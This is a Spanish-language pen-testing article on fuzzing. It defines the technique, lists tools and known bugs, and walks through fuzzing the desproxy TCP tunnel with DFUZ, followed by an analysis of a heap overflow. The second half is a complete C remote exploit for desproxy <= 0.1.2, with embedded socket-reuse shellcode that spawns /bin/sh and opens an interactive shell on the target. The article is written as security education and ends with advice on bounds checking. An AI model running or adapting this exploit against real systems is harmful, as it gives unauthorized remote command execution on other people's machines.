FUZZING
Pen-Test Avanzado

FUZZING

1. Mandar secuencias de bytes alterados y/o aleatorios para buscar anomalías en un protocolo.
2. Es una metodología para buscar errores en un protocolo, mediante la cual se envían diferentes tipos de paquetes que contienen datos que *empujan* las especificaciones del protocolo al punto de romperlas; estos paquetes se mandan a un sistema capaz de recibirlos para, finalmente, monitorear los resultados. El fuzzing puede tomar muchas formas, de acuerdo con el tipo de protocolo y las pruebas deseadas.

LO QUE PUEDE HACER

1. Descubrir vulnerabilidades en cualquier tipo de protocolo
2. Dar información para crear códigos de concepto (PoC) con el fin de ejecutar código arbitrario y/o causar denegaciones de servicio
3. Causar una denegación de servicio en algún sistema
4. Causar ruido (IDS, logs) en los sistemas donde se provoque el fuzzing
5. Romper permanentemente un servicio (en ciertos, pero pocos casos).
6. Prueba alterna para probar la fiabilidad de ciertas aplicaciones con el fin de mantener un sistema seguro
7. Forma alterna de depurar una aplicación

PARA AUDITAR APLICACIONES

1. Lectura del código fuente
2. Ingeniería inversa
3. Depuración (IDA, OllyDBG, GDB, etcétera)
4. Seguimiento de instrucciones (strace, ltrace, truss, etcétera)
5. Sniffers (ethereal, dsniff, sniffit, sage, etcétera)

PROBLEMAS DE LA AUDITORÍA DE CÓDIGO

1. Lectura del código fuente:
 a) Código cerrado
 b) Código ofuscado o difícil de leer
 c) Instrucciones difíciles de seguir
2. Ingeniería inversa:
 a) Código cifrado
 b) Código comprimido
 c) Self-Decrypt
3. Depuración:
 a) Protecciones anti-debugging
 b) Código cifrado
 c) Linux: problemas con ptrace()
 d) Self-Decrypt

4. Seguimiento de instrucciones:
 a) Problemas con ptrace
 b) Evasión de uso de instrucciones de LIBC (ltrace)
5. Sniffers:
 a) Comunicación cifrada
 b) Comunicación codificada
 c) Protocolo binario

ALTERNATIVA:

FUZZING. Es difícil (si no imposible) de evadir, ya que los protocolos tienen obviamente de primer propósito servir bien a los clientes solicitantes, la generación de fuzzing puede emular protocolos y lucir exactamente igual que cualquier cliente, con el único detalle de que de una forma u otra se están mandando bytes malformados, que para un protocolo es difícil de detectar si vienen de un atacante o no.

• **Ejemplos de vulnerabilidades en aplicaciones encontradas con fuzzing**

a) WS_FTP
b) WarFTPd
c) RealServer 8.0.2-9.0.2
d) MS RPC Stack Overflow (MS03-026)
e) mstask.exe remote DoS
f) lshd (GNU sshd)
g) rpc.sadmind (Solaris 6-9)
h) Serv-U
i) Ratbox IRCD < 1.2.3
j) Sambar webserver 0.6
k) Overflows in IE BRowser
l) Mailman

¿QUÉ USAR PARA HACER FUZZING?

a) SPIKE (Dave aitel, Immunity Inc.)
b) SMUDGE (nd)
c) DFUZ (Diego Bauche)

FUZZING, EJEMPLO REAL

Para la demostración se escoge un programa:


Desproxy a TCP tunnel for HTTP proxies (Unix)

LINK: *desproxy.sourceforge.net*


1. Se ejecuta el programa.
2. Se crea una regla para *fuzzearlo* (utilizando DFUZ):

```
$ more desproxy.rule
port=53
 initstring=0xc2,0x09,[\xccx41,|0x41424344|
repeat=100
maxsize=4000
trysize=1000
wait=1
options=random_ascii
$
```

3. Se ejecuta el fuzzer contra la aplicación y, después de varios intentos, el programa muere:



4. Se analiza el core:



5. Se hace un análisis intenso sobre la vulnerabilidad, éste es el bug: Existe un heap overflow en main():

```
#define BUFFER_SIZE 1500
#define MAX_BUF_LEN 512

...

if ((count=read(client_sock[connection],buffer,BUFFER_SIZE))==-1)
{
    error("read");
    exit(1);
}
if (count==0) EOC(connection);
else {
memcpy(&requests[connection].buffer[requests[connection].bib],buffer,count);
 requests[connection].bib=requests[connection].bib+count;
```

A primera vista podría decirse que pueden meterse 1,500 bytes en requests[connection].buffer, pero como el *read* sólo lee 1,500 bytes, en la variable *requests[connection].bib* se suma *count*, haciendo .bib 1500.

Si se envían 3,000 bytes, primero va a hacer el *read*, luego va a regresar al *loop* y volverá a leer otros 1,500, haciendo esto que en el *memcpy()* se copien los siguientes 1,500 bytes a la dirección de *requests[connection].buffer[requests[connection].bib]*, lo cual quiere decir que, por definición, puede escribirse gran parte del *heap*.

EXPLOTACIÓN

Con esto podemos modificar la variable *requests[connection].size* y

```
requests[connection].bib, pudiendo causar después un stack overflow
cuando se llama a answer_request():

requests[connection].size=htons(*((unsigned  short  int
```

```
*)&requests[connection].buffer[0]));

  main():

  ...

  if (requests[connection].size == requests[connection].bib-2)
  {
        if (answer_request(connection,requests[connection].size)<0)
        {
                EOC(connection);
        }

  ...
```

Si se sobrescribe *requests[connection].size* por el mismo valor

que se sobrescribió *requests[connection].bib + 2*, puede lograrse que entre a ese *if* y llame a la función *answer_request()*:

```
  answer_request():

  ...

  char buffer[MAXREQUESTLEN+2];

  ...

  if (connection == UDP_CONNECTION) {
  memcpy(&buffer[2],UDP_buffer,size);
  htons_size=htons(size);
  memcpy(buffer,&htons_size,2);
  debug_printf("UDP\n");
  } else {
        memcpy(buffer,requests[connection].buffer,size+2);
        debug_printf("TCP\n");
  }
```

El problema aquí es que aun con esto, si el *buffer* está localizado en el stack en una dirección inferior a *0xbffff63e*, no servirá, ya que como se copiaron 2,498 bytes, no puede llegar arriba a *0xc0000000*, sino lanzará un *SIGSEGV* ya que tratará de copiar a esa dirección, obviamente no escribible.


PoC (Proof of Concept):

```
// Remote heap overflow hole in desproxy <= 0.1.2
// diego.bauche@genexx.org -> dex 06/08/03
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define CODE_ADDR ( 0x804b8d7 )
#define OV_SIZE ( 1500 )
#define REQ_SIZE ( OV_SIZE + 1000 )
#define TRUNCATE_IT ( 0xffff )
#define REAL_BUF_LEN ( 512 )
#define PAD ( 0x41 )
#define gen_req_size(c) ((c - 0x02))
#define gen_pl_size(c) (c + 0x04)
#define PORT ( 53 )

#define CMD "echo;echo You got in;/bin/id;\n"

char shellcode[]=
        "DCBA" // find me
        "\xbc\xa8\xd4\xff\xbf" // valid %esp
        // LSD-PL's findsck shcode
        "\x31\xdb\x89\xe7\x8d\x77\x10\x89\x77\x04\x8d\x4f\x20"
        "\x89\x4f\x08\xb3\x10\x89\x19\x31\xc9\xb1\xff\x89\x0f"
        "\x51\x31\xc0\xb0\x66\xb3\x07\x89\xf9\xcd\x80\x59\x31"
        "\xdb\x39\xd8\x75\x0a\x66\xb8\x12\x34\x66\x39\x46\x02"
        "\x74\x02\xe2\xe0\x89\xcb\x31\xc9\xb1\x03\x31\xc0\xb0"
        "\x3f\x49\xcd\x80\x41\xe2\xf6\x31\xc0\x50\x68""//sh"
        "\x68""/bin""\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

void usage(char *progname) {
        fprintf(stderr, "Usage: %s <host> [port]\n",progname);
        exit(0);
}

int l_port(int fd) {
        struct sockaddr_in sin;
        unsigned int len = sizeof(struct sockaddr_in);

        if(getsockname(fd, (struct sockaddr *)&sin, &len) < 0) {
                printf("Weird, couldn't get local port\n");
                exit(1);
        }

        return sin.sin_port;
}

void shell(int fd) {
        char buf[4096];
        fd_set fs;
        int len;
        write(fd,CMD,strlen(CMD));
        read(fd,buf,4095);
        while (1) {
                FD_ZERO(&fs);
                FD_SET(0, &fs);
                FD_SET(fd, &fs);
                select(fd+1, &fs, NULL, NULL, NULL);
                if (FD_ISSET(0, &fs)) {
                        if ((len = read(0, buf, 4095)) <= 0) {
```

```
                        printf("Connection closed.\n");
                        break;
                }
                write(fd, buf, len);
        }
        else {
                if ((len = read(fd, buf, 4095)) <= 0) {
                        printf("Connection closed.\n");
                        break;
                }
                write(1, buf, len);
        }
    }
}

int create_connection(char *host, unsigned short port) {
    int i;
    struct hostent *host_addr;
    struct sockaddr_in sin;
    int fd;

    fd = socket(AF_INET,SOCK_STREAM,0);
    if(fd < 0) {
        perror("socket()");
        return -1;
    }

    host_addr = gethostbyname(host);
    if(!host_addr) {
        perror("gethostbyname()");
        return -1;
    }

    sin.sin_family = AF_INET;
    sin.sin_addr = *(struct in_addr *)host_addr->h_addr;
    sin.sin_port = htons(port);

    i = connect(fd,(struct sockaddr *)&sin,sizeof(sin));
    if(i < 0) {
        perror("connect()");
        return -1;
    }

    else
        return fd;
}

void get_payload(char *buf, int size, int req_size) {
    char *p;
    unsigned short foo;
    unsigned int tr_size;
    int i;
    p = buf;

    foo = (unsigned short)((req_size >> 8) & 0xff);
    *(unsigned short *)p++=foo;
    foo = (unsigned short)((req_size) & 0xff);
    *(unsigned short *)p++=foo;

    memset(p, PAD, REAL_BUF_LEN - strlen(shellcode));

                                        memcpy(p+REAL_BUF_LEN-
strlen(shellcode),shellcode,strlen(shellcode));

    p+=REAL_BUF_LEN;

     *(void **)p=(void *)((gen_req_size(OV_SIZE) == req_size) ?
TRUNCATE_IT : (REQ_SIZE - OV_SIZE));
    p+=2;

    for(i=0;i<(size - 0x02 - REAL_BUF_LEN - 0x02 - 0x04);i+=4)
        *(unsigned long *)&buf[strlen(buf)]=CODE_ADDR;

      //memset(p, (PAD+1), size - 0x02 - REAL_BUF_LEN - 0x02 -
0x04);

    p+=(size - 0x02 - REAL_BUF_LEN - 0x02 - 0x04);

  *(void **)p=(void *)CODE_ADDR;
    p+=4;
    *p=0;
```

```
}

int main(int argc, char **argv)
{
        int ov_rl_size=0;
        int req_rl_size=0;
        int port=0;
        char *buf;
        int fd;

        if(argc < 2)
                usage(argv[0]);

            fd = create_connection(argv[1],((argc == 2) ? PORT :
atoi(argv[2])));
        if(fd < 0)
                return -1;

        port=l_port(fd);
        shellcode[55] = (char) (port & 0xff);
        shellcode[56] = (char)((port >> 8) & 0xff);

        ov_rl_size=gen_pl_size(OV_SIZE);
        req_rl_size=gen_req_size(REQ_SIZE);
        buf = (char *)malloc(ov_rl_size+1);
        get_payload(buf, ov_rl_size, req_rl_size);
        fprintf(stderr, "buf size = %d\n",ov_rl_size);
        fprintf(stderr, "Reqsize = 0x%02x\n",req_rl_size);
        fprintf(stderr, "Shellcode location = 0x%08x\n",CODE_ADDR);
        #ifdef DEBUG
                printf("Attach.\n");
                getchar();
        #endif
        write(fd,buf,strlen(buf));
        shell(fd);
        free(buf);
        return 0;
}
```

PROBANDO EL POC:



CONCLUSIONES:

El fuzzing puede ser una herramienta útil para programadores, administradores, investigadores y hackers.

El fuzzing ha sido o puede ser utilizado para encontrar y explotar bugs en un sistema; nunca piensen que un sistema está seguro porque tienen todas sus aplicaciones y sistemas actualizados con los parches más recientes.

Pruebe siempre la fiabilidad de sus sistemas auditando las aplicaciones, los programadores no son perfectos, tienden a equivocarse y dejar hoyos que a la larga pueden servir para penetrar sistemas.

Consejos para programadores. Siempre hagan *bound checking*, nunca se confíen de que su aplicación funciona bien sólo porque está funcionando de la forma en que ustedes desean. Prueben siempre todo tipo de i/o, y depuren antes de publicar. Perfeccionen sus códigos.

LINK

[1] DFUZ: *www.genexx.org*
[2] SMUDGER Fuzzer: *felinemenace.org/~nd/SMUDGE/*
[3] SPIKE: *www.immunitysec.com/spike.html*
[4] Fuzz Testing of Application Reliability *www.cs.wisc.edu/~bart/fuzz/fuzz.html*